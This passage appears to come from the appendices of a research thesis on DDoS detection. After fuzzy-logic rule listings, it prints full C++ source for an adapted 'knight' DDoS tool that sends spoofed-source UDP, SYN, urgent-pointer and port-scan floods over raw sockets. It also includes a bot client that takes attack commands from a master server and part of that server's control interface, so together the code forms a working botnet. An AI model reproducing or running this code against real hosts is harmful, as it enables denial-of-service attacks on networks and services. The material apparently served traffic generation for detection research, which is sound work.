8. If (input1 is in1mf1) and (input2 is in2mf1) and (input3 is in3mf3) and (input4 is in4mf2) then (output is out1mf8) (1)
9. If (input1 is in1mf1) and (input2 is in2mf1) and (input3 is in3mf3) and (input4 is in4mf3) then (output is out1mf9) (1)
10. If (input1 is in1mf1) and (input2 is in2mf2) and (input3 is in3mf1) and (input4 is in4mf1) then (output is out1mf10) (1)
11. If (input1 is in1mf1) and (input2 is in2mf2) and (input3 is in3mf1) and (input4 is in4mf2) then (output is out1mf11) (1)
12. If (input1 is in1mf1) and (input2 is in2mf2) and (input3 is in3mf1) and (input4 is in4mf3) then (output is out1mf12) (1)
13. If (input1 is in1mf1) and (input2 is in2mf2) and (input3 is in3mf2) and (input4 is in4mf1) then (output is out1mf13) (1)
14. If (input1 is in1mf1) and (input2 is in2mf2) and (input3 is in3mf2) and (input4 is in4mf2) then (output is out1mf14) (1)
15. If (input1 is in1mf1) and (input2 is in2mf2) and (input3 is in3mf2) and (input4 is in4mf3) then (output is out1mf15) (1)
16. If (input1 is in1mf1) and (input2 is in2mf2) and (input3 is in3mf3) and (input4 is in4mf1) then (output is out1mf16) (1)
17. If (input1 is in1mf1) and (input2 is in2mf2) and (input3 is in3mf3) and (input4 is in4mf2) then (output is out1mf17) (1)
18. If (input1 is in1mf1) and (input2 is in2mf2) and (input3 is in3mf3) and (input4 is in4mf3) then (output is out1mf18) (1)

-
-
-

Appendix III- Source Code for the Adapted Attack Tool (MyKnight)

The source code for the adapted attack tool is given below.

```
/*
        Headers.h
        This header file contains the necessary header structs for the different
        TCP/IP protocol stacks.
*/

#pragma warning( disable: 4996 )

#pragma comment( lib, "ws2_32.lib" ) // linker must use this lib for sockets


// *** Defines and Typedefs

#define LS_HI_PART(x)  ((x>>4) & 0x0F)
#define LS_LO_PART(x)  ((x) & 0x0F)

#define LS_MAX_PACKET_SIZE 65535

#ifndef SIO_RCVALL
#  define SIO_RCVALL    _WSAIOW(IOC_VENDOR,1)
#endif

typedef struct _IP_HEADER_
{
  BYTE  ver_ihl;       // Version (4 bits) and Internet Header Length (4 bits)
  BYTE  type;          // Type of Service (8 bits)
  WORD  length;        // Total size of packet (header + data)(16 bits)
  WORD  packet_id;     // (16 bits)
  WORD  flags_foff;    // Flags (3 bits) and Fragment Offset (13 bits)
  BYTE  time_to_live;  // (8 bits)
  BYTE  protocol;      // (8 bits)
  WORD  hdr_chksum;    // Header check sum (16 bits)
  DWORD source_ip;     // Source Address (32 bits)
  DWORD destination_ip; // Destination Address (32 bits)
} IPHEADER;

typedef struct _TCP_HEADER_
{
  WORD  source_port;      // (16 bits)
  WORD  destination_port;  // (16 bits)
  DWORD seq_number;       // Sequence Number (32 bits)
  DWORD ack_number;       // Acknowledgment Number (32 bits)
  WORD  info_ctrl;        // Data Offset (4 bits), Reserved (6 bits), Control bits (6 bits)
  WORD  window;           // (16 bits)
```

```
  WORD  checksum;         // (16 bits)
  WORD  urgent_pointer;    // (16 bits)
} TCPHEADER;

typedef struct _ICMP_HEADER_
{
  BYTE type;              // (8 bits)
  BYTE code;              // (8 bits)
  WORD checksum;          // (16 bits)
} ICMPHEADER;

typedef struct _UDP_HEADER_
{
        WORD source_port;
        WORD destination_port;
        WORD length;
        WORD cksum;
}UDPHEADER;

struct ttcphdr {
        unsigned short source;
        unsigned short dest;
        unsigned int seq;
        unsigned int ack_seq;
        unsigned short res1:4,
                doff:4,
                fin:1,
                syn:1,
                rst:1,
                psh:1,
                ack:1,
                urg:1,
                ece:1,
                cwr:1;
        unsigned short window;
        unsigned short check;
        unsigned short urg_ptr;
};
struct iiphdr {
        unsigned char ihl:4, version:4;
        unsigned char tos;
        unsigned short tot_len;
        unsigned short id;
        unsigned short frag_off;
        unsigned char ttl;
        unsigned char protocol;
        unsigned short check;
        unsigned int saddr;
        unsigned int daddr;
};
struct ip {
```

```
            unsigned int ip_hl:4;
            unsigned int ip_v:4;
            unsigned char ip_tos;
            unsigned short ip_len;
            unsigned short ip_id;
            unsigned short ip_off;
            unsigned char ip_ttl;
            unsigned char ip_p;
            unsigned short ip_sum;
            struct in_addr ip_src, ip_dst;
        };
        struct tcphdr_ {
            unsigned int th_sport;
            unsigned int th_dport;
            unsigned int th_seq;
            unsigned int th_ack;
            unsigned char th_x2:4;
            unsigned char th_off:4;
            unsigned char th_flags;
            unsigned int th_win;
            unsigned int th_sum;
            unsigned int th_urp;
        };

/*
        Myknight.h – This file includes the declaration of the knight class
        This program ports the knight DDoS Attack tool to the windows environment.
        It is tried to, as much as possible, make the tool flexible.
*/
#include "headers.h"
struct packetUDP {
                IPHEADER ip;
                UDPHEADER udp;
                unsigned char *buf;
        };

class knight
{
public:
 knight()
 {
        spoofs=spoofsm=0;
 }
//data generation functions
 void sendPortScanAttack(char *targetHost,int low,int high,unsigned int secs);
 void sendPortScanAttackModified(char *targetHost,int low,int high,unsigned int secs);
 void sendTCP(char * targetHost,unsigned int secs);
 void sendUrgPtrFlood(char *targetHost,unsigned int secs);
 void send_UDP(char *targetHost,unsigned int port,unsigned int secs);
//helper functions
 void translate_ip(DWORD _ip, char *_cip);
```

```
 void get_this_machine_ip(char *_retIP);
 void makePacket(ip * &,tcphdr_ *&,unsigned char * packet,sockaddr_in &);
 void sendPortScanAttackPacket(SOCKET get, struct ip *,struct tcphdr_ *,unsigned char
*packet,sockaddr_in &s_in,u_int dstport);
 u_short in_cksum(u_short *addr, int len);
 unsigned short in_cksum2(unsigned short *ptr, int nbytes);
 unsigned long getspoof();
private:
        void setTarget(char *);
        unsigned long spoofsm;
        unsigned long spoofs;
        unsigned long target;
};

/*
        Myknight.cpp – This file includes the implemetation of the knight class
        This program ports the knight DDoS Attack tool to the windows environment.
        It is tried to, as much as possible, make the tool flexible.
*/

#include "stdafx.h"
#include "MyKnight.h"
/*****************************************************
  Get the ipaddress of this machine
*****************************************************/
void knight::get_this_machine_ip(char *_retIP)
{
  char host_name[128];
  struct hostent *hs;
  struct in_addr in;

  memset( host_name, 0x00, sizeof(host_name) );
  gethostname(host_name,128);
  hs = gethostbyname(host_name);

  memcpy( &in, hs->h_addr, hs->h_length );
  strcpy( _retIP, inet_ntoa(in) );
}

/*****************************************************
  Translate ip adress to x.x.x.x string format
*****************************************************/

void knight::translate_ip(DWORD _ip, char *_cip)
{
  struct in_addr in;
  in.S_un.S_addr = _ip;
  strcpy( _cip, inet_ntoa(in) );
}
```

```
/*****************************************************
  This function sends UDP packet to a target machine
*****************************************************/

void knight::send_UDP(char * targethost,unsigned int port,unsigned int secs )
{
        unsigned int i=0;
        unsigned long psize,target;
        struct sockaddr_in s_in;
        struct packetUDP packet;

        SOCKET get;
        time_t start=time(NULL);
        if((get=WSASocket(AF_INET, SOCK_RAW, IPPROTO_IP, 0, 0, 0))<1)
        {
                printf("\nSocket Can't Be Created!");
                exit(1);
        }
        int optval=1;
        if(setsockopt(get, IPPROTO_IP, 2, (char *)&optval,
        sizeof (optval)) == SOCKET_ERROR)
        {
                printf("\nCould Not set socket option.");
                exit(1);
        }
        target = inet_addr(targethost);

        psize = 1500-(sizeof(IPHEADER)+sizeof(UDPHEADER));
        packet.buf=(unsigned char*)malloc(psize);
        memset(packet.buf,10,psize);
        //building the packet
        packet.ip.ver_ihl=69; //this sets ipver=4 and ipheader length=5
        packet.ip.type = 0;
        packet.ip.length = 1500;
        packet.ip.flags_foff = 0;
        packet.ip.protocol = 17;
        packet.ip.time_to_live = 64;
        packet.ip.destination_ip = target;
        packet.udp.length =psize; //htons(psize);
        s_in.sin_family  = AF_INET;
        s_in.sin_addr.s_addr = target;
                char * test;
                test=inet_ntoa(s_in.sin_addr);
        //send the udp packets
        for (;;)
        {
                //modifying the packet for each time to be sent
                packet.udp.source_port = rand();
                if (port) packet.udp.destination_port = htons(port);
```

```
                else packet.udp.destination_port = rand();
                packet.udp.cksum = in_cksum((u_short *)&packet,1500);
                packet.ip.source_ip = getspoof();
                packet.ip.packet_id = rand();
                packet.ip.hdr_chksum = in_cksum((u_short *)&packet,1500);
                s_in.sin_port = packet.udp.destination_port;
                sendto(get,(char*)&packet,1500,0,(struct sockaddr *)&s_in,sizeof(s_in));

                //limit the attack time
                if (i >= 50)
                {
                        if (time(NULL) >= start+secs)break;
                        i=0;
                }
                        i++;
        }

        //udp stream stopped

}



/*****************************************************
  This fuction calcuates the header checksums
*****************************************************/

u_short knight::in_cksum(u_short *addr, int len)
{
        register int nleft = len;
        register u_short *w = addr;
        register int sum = 0;
        u_short answer =0;
        while (nleft > 1) {
                sum += *w++;
                nleft -= 2;
        }
        if (nleft == 1) {
                *(u_char *)(&answer) = *(u_char *)w;
                sum += answer;
        }
        sum = (sum >> 16) + (sum & 0xffff);
        sum += (sum >> 16);
        answer = ~sum;
        return(answer);
}
```

```
/*****************************************************
  This function calculates spoofing ip adresses
*****************************************************/
unsigned long knight::getspoof()
{

        /*if (!spoofs) return rand();
        if (spoofsm == 1) return ntohl(spoofs);
        return ntohl(spoofs+(rand() % spoofsm)+1);
        */
        return ntohl(301725045+(rand() % 717008)+1);

}
/*****************************************************
  This function sends TCP SYN data to target machine
*****************************************************/
void knight::sendTCP(char * targetHost,unsigned int secs)
{

        struct send_tcp {
                struct iiphdr ip;
                struct ttcphdr tcp;
                char buf[20];
        } send_tcp;
        struct sockaddr_in sin;
        //unsigned int syn[20] = { 2,4,5,180,4,2,8,10,0,0,0,0,0,0,0,0,1,3,3,0 }, a=0;
        unsigned int psize=20, source, dest, check;
        unsigned long saddr,daddr;
        int get;
        time_t start=time(NULL);
        //initialize the socket
        if((get=WSASocket(AF_INET, SOCK_RAW, IPPROTO_IP, NULL, 0, 0))<1)
        {
                printf("\nSocket Can't Be Created!");
                exit(1);
        }
        int optval=1;
        if(setsockopt(get, IPPROTO_IP, 2, (char *)&optval,
        sizeof (optval)) == SOCKET_ERROR)
        {
                printf("\nCould Not set socket option.");
                exit(1);
        }
        daddr=inet_addr(targetHost);//host2ip(argv[1]);
        send_tcp.ip.ihl = 5;
        send_tcp.ip.version = 4;
        send_tcp.ip.tos = 16;
        send_tcp.ip.frag_off = 64;
        send_tcp.ip.ttl = 64;
        send_tcp.ip.protocol = 6;
        send_tcp.tcp.ack_seq = 0;
```

```
        send_tcp.tcp.doff = 10;
        send_tcp.tcp.res1 = 0;
        send_tcp.tcp.cwr = 0;
        send_tcp.tcp.ece = 0;
        send_tcp.tcp.urg = 0;
        send_tcp.tcp.ack = 0;
        send_tcp.tcp.psh = 0;
        send_tcp.tcp.rst = 0;
        send_tcp.tcp.fin = 0;
        send_tcp.tcp.syn = 1;
        send_tcp.tcp.window = 30845;
        send_tcp.tcp.urg_ptr = 0;
        while(1) {
                source=rand();
                dest=rand();
                saddr=getspoof();
                send_tcp.ip.tot_len = htons(40+psize);
                send_tcp.ip.id = rand();
                send_tcp.ip.saddr = saddr;
                send_tcp.ip.daddr = daddr;
                send_tcp.ip.check = 0;
                send_tcp.tcp.source = source;
                send_tcp.tcp.dest = dest;
                send_tcp.tcp.seq = rand();
                send_tcp.tcp.check = 0;
                sin.sin_family = AF_INET;
                sin.sin_port = source;
                sin.sin_addr.s_addr = send_tcp.ip.daddr;
                send_tcp.ip.check = in_cksum2((unsigned short *)&send_tcp.ip, 20);
                check = rand();
                send_tcp.buf[9]=((char*)&check)[0];
                send_tcp.buf[10]=((char*)&check)[1];
                send_tcp.buf[11]=((char*)&check)[2];
                send_tcp.buf[12]=((char*)&check)[3];
                pseudo_header.source_address = send_tcp.ip.saddr;
                pseudo_header.dest_address = send_tcp.ip.daddr;
                pseudo_header.placeholder = 0;
                pseudo_header.protocol = IPPROTO_TCP;
                pseudo_header.tcp_length = htons(20+psize);
                send_tcp.tcp.check = in_cksum2((unsigned short *)&pseudo_header, 32+psize);
                int ret=sendto(get,(char*) &send_tcp, 40+psize, 0, (struct sockaddr *)&sin,
                sizeof(sin));
                ret=GetLastError();
                if (a >= 50) {
                        if (time(NULL) >= start+secs) return;
                        a=0;
                }
                a++;
        }

}
```

```
/*****************************************************
  This function sends TCP Urgent pointer flood to
  target machine.
*****************************************************/
void knight::sendUrgPtrFlood(char *target,unsigned int secs)
{
        struct send_tcp {
                struct iiphdr ip;
                struct ttcphdr tcp;
                char buf[1440];
        } send_tcp;
        struct sockaddr_in sin;
        unsigned int psize=1440, source, dest, a=0;
        unsigned long saddr, daddr;
        int get;
        time_t start=time(NULL);
        if((get=WSASocket(AF_INET, SOCK_RAW, IPPROTO_IP, 0, 0, 0))<1)
        {
                printf("\nSocket Can't Be Created!");
                exit(1);
        }
        int optval=1;

        if(setsockopt(get, IPPROTO_IP, 2, (char *)&optval,
       sizeof (optval)) == SOCKET_ERROR)
        {
                printf("\nCould Not set socket option.");
                exit(1);
        }

        daddr=inet_addr(target);
        send_tcp.ip.ihl = 5;
        send_tcp.ip.version = 4;
        send_tcp.ip.ttl = 64;
        send_tcp.ip.protocol = 6;
        send_tcp.tcp.doff = 10;
        send_tcp.tcp.res1 = 0;
        send_tcp.tcp.cwr = 0;
        send_tcp.tcp.ece = 0;
        send_tcp.tcp.urg = 1;
        send_tcp.tcp.ack = 1;
        send_tcp.tcp.psh = 1;
        send_tcp.tcp.rst = 0;
        send_tcp.tcp.fin = 0;
        send_tcp.tcp.syn = 0;
        send_tcp.tcp.window = 30845;
        while(1) {
                source=rand();
                dest=rand();
                saddr=getspoof();
                send_tcp.ip.tot_len = htons(40+psize);
```

```
                send_tcp.ip.tos = rand()%2?16:0;
                send_tcp.ip.frag_off = rand();
                send_tcp.ip.id = rand();
                send_tcp.ip.saddr = saddr;
                send_tcp.ip.daddr = daddr;
                send_tcp.ip.check = 0;
                send_tcp.tcp.source = source;
                send_tcp.tcp.dest = dest;
                send_tcp.tcp.seq = rand();
                send_tcp.tcp.ack_seq = rand();
                send_tcp.tcp.check = 0;
                send_tcp.tcp.urg_ptr = rand();
                sin.sin_family = AF_INET;
                sin.sin_port = source;
                sin.sin_addr.s_addr = send_tcp.ip.daddr;
                send_tcp.ip.check = in_cksum2((unsigned short *)&send_tcp.ip, 20);
                pseudo_header.source_address = send_tcp.ip.saddr;
                pseudo_header.dest_address = send_tcp.ip.daddr;
                pseudo_header.placeholder = 0;
                pseudo_header.protocol = IPPROTO_TCP;
                pseudo_header.tcp_length = htons(20+psize);
                send_tcp.tcp.check = in_cksum2((unsigned short *)&pseudo_header, 32+psize);
                int ret=sendto(get,(char *) &send_tcp, 40+psize, 0, (struct sockaddr *)&sin,
                sizeof(sin));
                ret=GetLastError();
                if (a >= 50) {
                        if (time(NULL) >= start+secs) return;
                        a=0;
                }
                a++;
        }
}
/*****************************************************
  This function calculates check sum of the packet
  header
*****************************************************/
unsigned short knight::in_cksum2(unsigned short *ptr, int nbytes) {
        register long sum=0;
        u_short oddbyte=0;
        while (nbytes > 1)  {
                sum += *ptr++;
                nbytes -= 2;
        }
        if (nbytes == 1) {
                *((u_char *) &oddbyte) = *(u_char *)ptr;
                sum += oddbyte;
        }
        sum  = (sum >> 16) + (sum & 0xffff);
        sum += (sum >> 16);
        return (u_short)(~sum);
}
```

```
/*****************************************************
  This function sends Port Scan attack to
  target machine.
*****************************************************/
void knight::sendPortScanAttack(char *targetHost,int low,int high,unsigned int secs)
{

        struct ip *ipp;
        struct tcphdr_ *tcp_;
        struct sockaddr_in s_in;
        unsigned
                char packet[PACKETSIZE];
        SOCKET get;
        int port,i=0;

        time_t start=time(NULL);
        //initialize  socket
        if((get=WSASocket(AF_INET, SOCK_RAW, IPPROTO_IP, 0, 0, 0))<1)
        {
                printf("\nSocket Can't Be Created!");
                exit(1);
        }
        int optval=1;
        if(setsockopt(get, IPPROTO_IP, 2, (char *)&optval,
       sizeof (optval)) == SOCKET_ERROR)
        {
                printf("\nCould Not set socket option.");
                exit(1);
        }
        setTarget(targetHost);
        if (low > high) {
                return;
        }
        if (low==high)
        {
                makePacket(ipp,tcp_,packet,s_in);
                for (;;) {
                        sendPortScanAttackPacket(get,ipp,tcp_,packet,s_in,low);
                        if (i >= 50) {
                                if (time(NULL) >= start+secs) return;
                                i=0;
                        }
                        i++;
                }
        }
        makePacket(ipp,tcp_,packet,s_in);
        for (;;)
        {
                for(port = low;  port <=high; port++) {
                        ipp->ip_src.s_addr = getspoof();
                        ipp->ip_id = rand();
```

```
                tcp_->th_sport = rand();
                tcp_->th_dport = htons(port);
                tcp_->th_seq = rand();
                tcp_->th_ack = rand();
                tcp_->th_sum = in_cksum((u_short *)tcp_, sizeof(struct tcphdr_));
                ipp->ip_sum = in_cksum((u_short *)packet, PACKETSIZE);
                s_in.sin_port = htons(port);
                int ret=sendto(get,(char *)packet,sizeof(packet),0,(struct sockaddr*
                )&s_in,sizeof(s_in));
                if(ret== -1) break;

        if (i >= 50) {
                if (time(NULL) >= start+secs) return;
                                i=0;
                        }
                        i++;
                }
        }

}

/*****************************************************
  This function prepare a packet for  Port Scan attack
*****************************************************/
void knight::makePacket(struct ip *&ip,struct tcphdr_ *&tcp_,unsigned char *packet,sockaddr_in
&s_in)
{
        memset(packet, 0 , PACKETSIZE);
        ip = (struct ip *)packet;
        tcp_ = (struct tcphdr_ *) (packet+sizeof(struct ip));
        ip->ip_hl = 5;
        ip->ip_v = 4;
        ip->ip_tos = 0;
        ip->ip_len = PACKETSIZE;
        ip->ip_off = 0;
        ip->ip_ttl = 40;
        ip->ip_p = IPPROTO_TCP;
        ip->ip_dst.s_addr = target;
        tcp_->th_flags = 0x02;
        tcp_->th_win = htons(65535);
        s_in.sin_family  = AF_INET;
        s_in.sin_addr.s_addr = target;
}
/*****************************************************
  This function converts the character string ip to DWORD
*****************************************************/
void knight::setTarget(char *targetHost)
{
        target=inet_addr(targetHost);

}
```

```
// main.cpp : Defines the entry point for the application.
//
//  This application accepts commands from the calling process and
//  executes them.

#include "stdafx.h"
#include "MyKnight.h"
int parseCommand(knight attacker,char *args);

int APIENTRY WinMain(HINSTANCE hInstance,
                     HINSTANCE hPrevInstance,
                     LPSTR     lpCmdLine,
                     int       nCmdShow)
{
//important declaration
knight attacker;                        //the attack object
WSAData  sa_data;
SOCKET conToServer;
SOCKADDR_IN InternetAddr;
DWORD Ret;
DWORD dwThreadId;

//initialize socket
if ((Ret = WSAStartup(0x0202, &sa_data)) != 0)
{
     printf("WSAStartup() failed with error %d\n", Ret);
                    return 1;
}

// parse the command to be processed
parseCommand(attacker,lpCmdLine);

          return 0;
}
/************************************************
          This function parses the command received from
          the calling function
************************************************/
int parseCommand(knight attacker,char * args)
{

          char **arg;
          char *token;
          arg=new char*[6];
          char sep[]=" ";
          int i=0,ret=0;
          for (int j=0;j<5;j++)
                    arg[j]=new char[15];
          //partition the arguments recieved
          if(strlen(args)>2)
          {
```

```
                token=strtok(args,sep);
                strcpy(arg[0],token);
                while((token=strtok(NULL,sep))!=NULL)
                {
                        i++;
                        strcpy(arg[i],token);
                }
        }
        else
                ret=1;
        //execute the command by calling the appropriate functions
        if(i!=0)
        {
                if(_stricmp(arg[0],"UDP")==0)
                {
                        attacker.send_UDP(arg[1],atoi(arg[2]),atoi(arg[3]));
                }
                else if(_stricmp(arg[0],"SYN")==0)
                {
                        attacker.sendTCP(arg[1],atoi(arg[2]));
                }
                else if(_stricmp(arg[0],"SLICE")==0)
                {
                        attacker.sendPortScanAttackModified(arg[1],atoi(arg[2]),
                                                                atoi(arg[3]),atoi(arg[4]));
                }
                else if(_stricmp(arg[0],"MAJIN")==0)
                {
                        attacker.sendUrgPtrFlood(arg[1],atoi(arg[2]));
                }
        }
        return ret;
}
```

Appendix IV- Source Code for the Client Application

```
/********************************************************************
        ClientSocket.h – defines the communication class
        This class communicates with the server and activates the attack module.
********************************************************************/
// ClientSocket.h : header file
//
#include "MyKnight.h"

/////////////////////////////////////////////////////////////////////////////
// CClientSocket command target

class CClientSocket : public CAsyncSocket
{
// Attributes
public:

// Operations
public:
        CClientSocket();
        virtual ~CClientSocket();
// Overrides
public:
        int ExecuteCommand(char* cmd);
        // ClassWizard generated virtual function overrides
        //{{AFX_VIRTUAL(CClientSocket)
        public:
        virtual void OnReceive(int nErrorCode);
        virtual void OnConnect(int nErrorCode);
        virtual void OnClose(int nErrorCode);
        //}}AFX_VIRTUAL

        // Generated message map functions
        //{{AFX_MSG(CClientSocket)
                // NOTE - the ClassWizard will add and remove member functions here.
        //}}AFX_MSG

// Implementation
protected:
private:
        LPSTR message;
        knight attacker;
};
/********************************************************************
```

```
	ClientSocket.cpp – implements communication class
	This class communicates with the server and activates the attack module.
**********************************************************************/


#include "stdafx.h"
#include "ClientSocket.h"

//////////////////////////////////////////////////////////////////////
// CClientSocket

CClientSocket::CClientSocket()
{
}

CClientSocket::~CClientSocket()
{
}
//////////////////////////////////////////////////////////////////////
// CClientSocket member functions
/**********************************************************************
	This functions handles data received event. Its purpose is to accept
	commands from the master server pass it to the attacker module.
**********************************************************************/
void CClientSocket::OnReceive(int nErrorCode)
{
	int nRead;
	TCHAR buff[1024];
	nRead=Receive(buff,sizeof(buff));
	buff[nRead]=0;
	SOCKET sock;
	//notify the server
	message="Executing Attack...";
	Send(message,strlen(message));
	//pass the command to be executed
	int iRet=ExecuteCommand(buff);
	if(iRet==0)
	{
		message="...Attack finished successfully!";
		Send(message,strlen(message));
	}
	else
	{
		char temp[10];
		char errMsg[50];
		_itoa(iRet,temp,10);
```

```
                message="...Attack failed!";
                strcpy(errMsg,message);
                strcat(errMsg,temp);
                Send(errMsg,strlen(errMsg));
        }

        CAsyncSocket::OnReceive(nErrorCode);
}

/*****************************************************************
        When connecting to the master server, acknowledge readiness.
*****************************************************************/
void CClientSocket::OnConnect(int nErrorCode)
{
        message="Connected and Ready to attack";
        Send(message,strlen(message));
        CAsyncSocket::OnConnect(nErrorCode);
}
/*****************************************************************
        When connection is lost, kill this process
*****************************************************************/
void CClientSocket::OnClose(int nErrorCode)
{
         //this part here is use to close the application when connection is broken
        message="Have Nice Day! Bot has Exited....";
        Send(message,strlen(message));
        exit(0);
        CAsyncSocket::OnClose(nErrorCode);
}
/*****************************************************************
        Execute the command received from the master server. It functions by
        creating a process( the MyKnight.exe – the attack module)
*****************************************************************/
int CClientSocket::ExecuteCommand(char * cmd)
{

  int iMyCounter = 0, iReturnVal = 0;
  DWORD dwExitCode;
  DWORD secondsToWait=3;


  /* CreateProcess API initialization */
  STARTUPINFO siStartupInfo;
  PROCESS_INFORMATION piProcessInfo;

  ZeroMemory( &siStartupInfo, sizeof(siStartupInfo) );
```

```
  siStartupInfo.cb = sizeof(siStartupInfo);
  ZeroMemory( &piProcessInfo, sizeof(piProcessInfo) );

  /* Execute */
  char szApp[]="MyKnight.exe ";
  char* szCommand=new char[sizeof(szApp)+strlen(cmd)+1];
  strcpy(szCommand,szApp);
  strcat(szCommand,cmd);
  if (CreateProcess(0,
            szCommand,
            0,
            0,
            false,
            0,
            NULL,
            NULL,
            &siStartupInfo,
            &piProcessInfo) != false)
          {

// A loop to watch the process. Dismissed with SecondsToWait set to 0
       GetExitCodeProcess(piProcessInfo.hProcess, &dwExitCode);

      while (dwExitCode == STILL_ACTIVE && secondsToWait!= 0)
      {
        GetExitCodeProcess(piProcessInfo.hProcess, &dwExitCode);
        Sleep(500);
        iMyCounter += 500;

        if (iMyCounter > (secondsToWait * 1000))
        {
          dwExitCode = 0;
        }
      }
  }
  else
  {
    // CreateProcess failed. You could also set the    return to GetLastError()
     iReturnVal = GetLastError();
  }

  // Release handles
  CloseHandle(piProcessInfo.hProcess);
  CloseHandle(piProcessInfo.hThread);
```

```
  // Free memory
  delete[] szCommand;
  szCommand = 0;

  return iReturnVal;
}
/**********************************************************************
        Main.cpp – the entry point of the client application
**********************************************************************/
#include <afxwin.h>
#include "clientsocket.h"

class MFC_Tutorial_Window :public CFrameWnd
{
   public:
   MFC_Tutorial_Window()
   {
      Create(NULL,"MFC Tutorial Part 6 - Modeless Dialog Box");
   }
   DECLARE_MESSAGE_MAP()
};

BEGIN_MESSAGE_MAP( MFC_Tutorial_Window, CFrameWnd)

END_MESSAGE_MAP()


class MyApp :public CWinApp
{
   MFC_Tutorial_Window *wnd;
         CClientSocket m_client;
public:
   BOOL InitInstance()
   {
      wnd = new MFC_Tutorial_Window();
      m_pMainWnd = wnd;
     //initialize socket and connect to the server
      WSADATA sa_data;
      int          ret=WSAStartup(0x202,&sa_data);
      m_client.Create();
      m_client.Connect("xxx.xxx.xxx.xxx",7000);

     return 1;
   }
};
MyApp theApp;
```

Appendix V- Source Code for the Master Server

```
/************************************************************************
        MasterDlg.h : header file
        Code for the Dialog APP
************************************************************************/

#include "serverSocket.h"      // Added by ClassView
/////////////////////////////////////////////////////////////////////////
// CMasterDlg dialog

class CMasterDlg : public CDialog
{
// Construction
public:
        void displayHelp();
        CserverSocket m_Server;
        CMasterDlg(CWnd* pParent = NULL);       // standard constructor

// Dialog Data
        //{{AFX_DATA(CMasterDlg)
        enum { IDD = IDD_MASTER_DIALOG };
        CListBox        m_botList;
        CEdit   m_msg;
        CRichEditCtrl m_msgDisplay;
        //}}AFX_DATA

        // ClassWizard generated virtual function overrides
        //{{AFX_VIRTUAL(CMasterDlg)
        protected:
        virtual void DoDataExchange(CDataExchange* pDX);       // DDX/DDV support
        //}}AFX_VIRTUAL

// Implementation
protected:
        HICON m_hIcon;

        // Generated message map functions
        //{{AFX_MSG(CMasterDlg)
        virtual BOOL OnInitDialog();
        afx_msg void OnSysCommand(UINT nID, LPARAM lParam);
        afx_msg void OnPaint();
        afx_msg HCURSOR OnQueryDragIcon();
        afx_msg void OnSendbtn();
```

```
        afx_msg void OnKeyDown(UINT nChar, UINT nRepCnt, UINT nFlags);
        afx_msg void OnOK();
        afx_msg void OnCancel();
        //}}AFX_MSG
        DECLARE_MESSAGE_MAP()
private:
        int ret;
};

/////////////////////////////////////////////////////////////////////////////
        MasterDlg.cpp : implementation file
/////////////////////////////////////////////////////////////////////////////

#include "stdafx.h"
#include "Master.h"
#include "MasterDlg.h"

/////////////////////////////////////////////////////////////////////////////
// CAboutDlg dialog used for App About

class CAboutDlg : public CDialog
{
public:
        CAboutDlg();

// Dialog Data
        //{{AFX_DATA(CAboutDlg)
        enum { IDD = IDD_ABOUTBOX };
        //}}AFX_DATA

        // ClassWizard generated virtual function overrides
        //{{AFX_VIRTUAL(CAboutDlg)
        protected:
        virtual void DoDataExchange(CDataExchange* pDX);    // DDX/DDV support
        //}}AFX_VIRTUAL

// Implementation
protected:
        //{{AFX_MSG(CAboutDlg)
        //}}AFX_MSG
        DECLARE_MESSAGE_MAP()
};
/////////////////////////////////////////////////////////////////////////////
// CMasterDlg dialog

CMasterDlg::CMasterDlg(CWnd* pParent /*=NULL*/)
```

```
	: CDialog(CMasterDlg::IDD, pParent)
{
	//{{AFX_DATA_INIT(CMasterDlg)
	  ret=AfxInitRichEdit();
	//}}AFX_DATA_INIT
	// Note that LoadIcon does not require a subsequent DestroyIcon in Win32
	m_hIcon = AfxGetApp()->LoadIcon(IDR_MAINFRAME);
}

void CMasterDlg::DoDataExchange(CDataExchange* pDX)
{
	CDialog::DoDataExchange(pDX);
	//{{AFX_DATA_MAP(CMasterDlg)
	DDX_Control(pDX, IDC_BOTLIST, m_botList);
	DDX_Control(pDX, IDC_MSGTOSEND, m_msg);
	DDX_Control(pDX, IDC_MSGDISPLAY, m_msgDisplay);
	//}}AFX_DATA_MAP
}

////////////////////////////////////////////////////////////////////////////
// CMasterDlg message handlers

BOOL CMasterDlg::OnInitDialog()
{
	CDialog::OnInitDialog();

	// Add "About..." menu item to system menu.

	// IDM_ABOUTBOX must be in the system command range.
	ASSERT((IDM_ABOUTBOX & 0xFFF0) == IDM_ABOUTBOX);
	ASSERT(IDM_ABOUTBOX < 0xF000);

	CMenu* pSysMenu = GetSystemMenu(FALSE);
	if (pSysMenu != NULL)
	{
		CString strAboutMenu;
		strAboutMenu.LoadString(IDS_ABOUTBOX);
		if (!strAboutMenu.IsEmpty())
		{
			pSysMenu->AppendMenu(MF_SEPARATOR);
			pSysMenu->AppendMenu(MF_STRING, IDM_ABOUTBOX,
strAboutMenu);
		}
	}

	// Set the icon for this dialog.  The framework does this automatically
```

```
	//  when the application's main window is not a dialog
	SetIcon(m_hIcon, TRUE);			// Set big icon
	SetIcon(m_hIcon, FALSE);		// Set small icon

	int ret=GetLastError();
	//m_msgDisplay
	WSAData  sa_data;
	DWORD Ret;
	if ((Ret = WSAStartup(0x0202, &sa_data)) != 0)
	{
		AfxMessageBox("WSAStartup() failed with error", Ret);
		return 1;
	}
	//create the server socket.
	m_Server.Create(7000);
	 m_Server.Listen();
	 m_Server.getMsgDisplayCtrl(&m_msgDisplay);
	 m_Server.getBotList(&m_botList);
	return TRUE;  // return TRUE  unless you set the focus to a control
}

// If you add a minimize button to your dialog, you will need the code below
//  to draw the icon.  For MFC applications using the document/view model,
//  this is automatically done for you by the framework.

void CMasterDlg::OnPaint()
{
	if (IsIconic())
	{
		CPaintDC dc(this); // device context for painting

		SendMessage(WM_ICONERASEBKGND, (WPARAM)
dc.GetSafeHdc(), 0);

		// Center icon in client rectangle
		int cxIcon = GetSystemMetrics(SM_CXICON);
		int cyIcon = GetSystemMetrics(SM_CYICON);
		CRect rect;
		GetClientRect(&rect);
		int x = (rect.Width() - cxIcon + 1) / 2;
		int y = (rect.Height() - cyIcon + 1) / 2;

		// Draw the icon
		dc.DrawIcon(x, y, m_hIcon);
	}
	else
```

```
	{
		CDialog::OnPaint();
	}
}

// send data to client applications
void CMasterDlg::OnSendbtn()
{
	CString tempMsg;
	//get the message to send
	m_msg.GetWindowText(tempMsg);
	tempMsg.MakeLower();
	if(tempMsg.Find("help")!=-1)
		displayHelp();
	else
		m_Server.sendData(tempMsg);
	//empty message edit box
	m_msg.SetWindowText("");
	UpdateData(false);
}
